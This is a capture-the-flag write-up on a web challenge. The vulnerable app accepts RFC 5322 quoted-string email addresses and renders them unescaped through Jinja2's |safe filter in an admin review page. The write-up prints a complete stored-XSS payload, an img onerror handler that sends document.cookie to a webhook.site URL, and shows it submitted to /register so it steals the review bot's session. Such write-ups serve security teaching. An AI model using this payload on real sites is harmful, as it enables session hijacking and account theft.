
****

**Web Security**

****

**Prerequisites & Requirements**

Understanding web security concepts especially XSS

Basic knowledge about jinja2

**What will you learn?**

Exploiting XSS

Taking advantage of mail RFCs to exploit XSS

**Tools**


Webhook.site , Browser

**Description**


JOIN US.

**Discovery**

Upon accessing the challenge, we’ll find a simple web page that asks you for your email and a question about why you want to register on their platform.  
There is also an admin login panel.

After submitting the form, the application responds with:

* A unique application ID
* A message stating that if we don't receive an email response, we should "report to the bot"



**Searching**

Let's dive into the source code analysis to understand the application's architecture and identify potential vulnerabilities.

The application uses Python as its backend framework. The most critical component we discover is the email validation regex:

| # Email validation regex according to RFC 5322 EMAIL\_REGEX = r'^(?!\.)("([^"\\]|\\.)\*"|[-a-zA-Z0-9!#$%&\'\*+/=?^\_`{|}~]+(\.[-a-zA-Z0-9!#$%&\'\*+/=?^\_`{|}~]+)\*)@(?!-)([a-zA-Z0-9-]+\.)+[a-zA-Z]{2,}$' |
| --- |

The author mentioned that the regex is based on RFC 5322 so what is RFC 5322:

**Understanding RFC 5322:**

RFC (Request for Comments) 5322 is the Internet Standard that defines the format of Internet Message Format - essentially how email addresses should be structured. This RFC is notoriously complex and includes several edge cases that developers often overlook when implementing email validation.

The RFC allows for various email address formats, including:

* Standard format: user@domain.com
* Quoted strings: "user name"@domain.com
* Special characters within quotes: "user+tag"@domain.com
* Comments: user(comment)@domain.com

#### **Bot System Analysis**

Examining the application structure, we find:

* A /bot endpoint
* A /Bot directory in the file system
* References to automated application review

This highly indicated that there is a xss.

#### **Template Vulnerability Analysis**

The critical vulnerability lies in the HTML template rendering. Let's examine the review.html template which is the template that being rendered as part of the admin dashboard:

<div class="application-details"> <p><strong>Application ID:</strong> {{ application.id }}</p> <p><strong>Email:</strong> {{ application.email|safe }}</p> <p><strong>Note:</strong> {{ application.note }}</p> <p><strong>Current Status:</strong> {{ application.status }}</p> </div>

**Jinja2 Template Security Analysis:**

In Jinja2 templating engine:

* {{ variable }} - Automatically HTML-escapes the content to prevent XSS
* {{ variable|safe }} - Bypasses HTML escaping, rendering raw content

The vulnerability is clear: while application.note is automatically escaped, application.email uses the |safe filter, meaning any HTML/JavaScript content in the email field will be rendered directly without sanitisation

**(Exploitation - Decoding)**

Our attack strategy involves:

1. Crafting an XSS payload that appears to be a legitimate email address
2. Bypassing the RFC 5322 regex validation
3. Exploiting the |safe filter in the template to execute JavaScript
4. Exfiltrating admin session data when the bot reviews our application

we can exploit the **quoted-string** local-part format defined in RFC 5322.

The RFC 5322 specification allows for quoted strings in the local part of email addresses, where special characters can be included within double quotes. The format is:

"<any-character-sequence>"@[domain.com](http://domain.com)


For the payload, we might use something like this as a request body to /register:

| email="<img+src%3d1+onerror%3d'window.location.href%3d`http%3a//webhook.site/9a25bf32-aaaa-4a13-9296-38f349e7e3ad/%3f${document.cookie}`'>"@k.co&note=ww |
| --- |

Then get the id and report it to the bot.

This is an <img> tag. The src=1 part is intentionally broken to trigger the onerror event. When that happens, the JavaScript inside the onerror handler executes. In this case, it captures the victim’s cookies using document.cookie and sends them to the attacker's webhook by altering window.location.href.

Let’s submit it. We’ll use Burp Repeater since the frontend won’t recognize this as a valid email.



Got the flag!

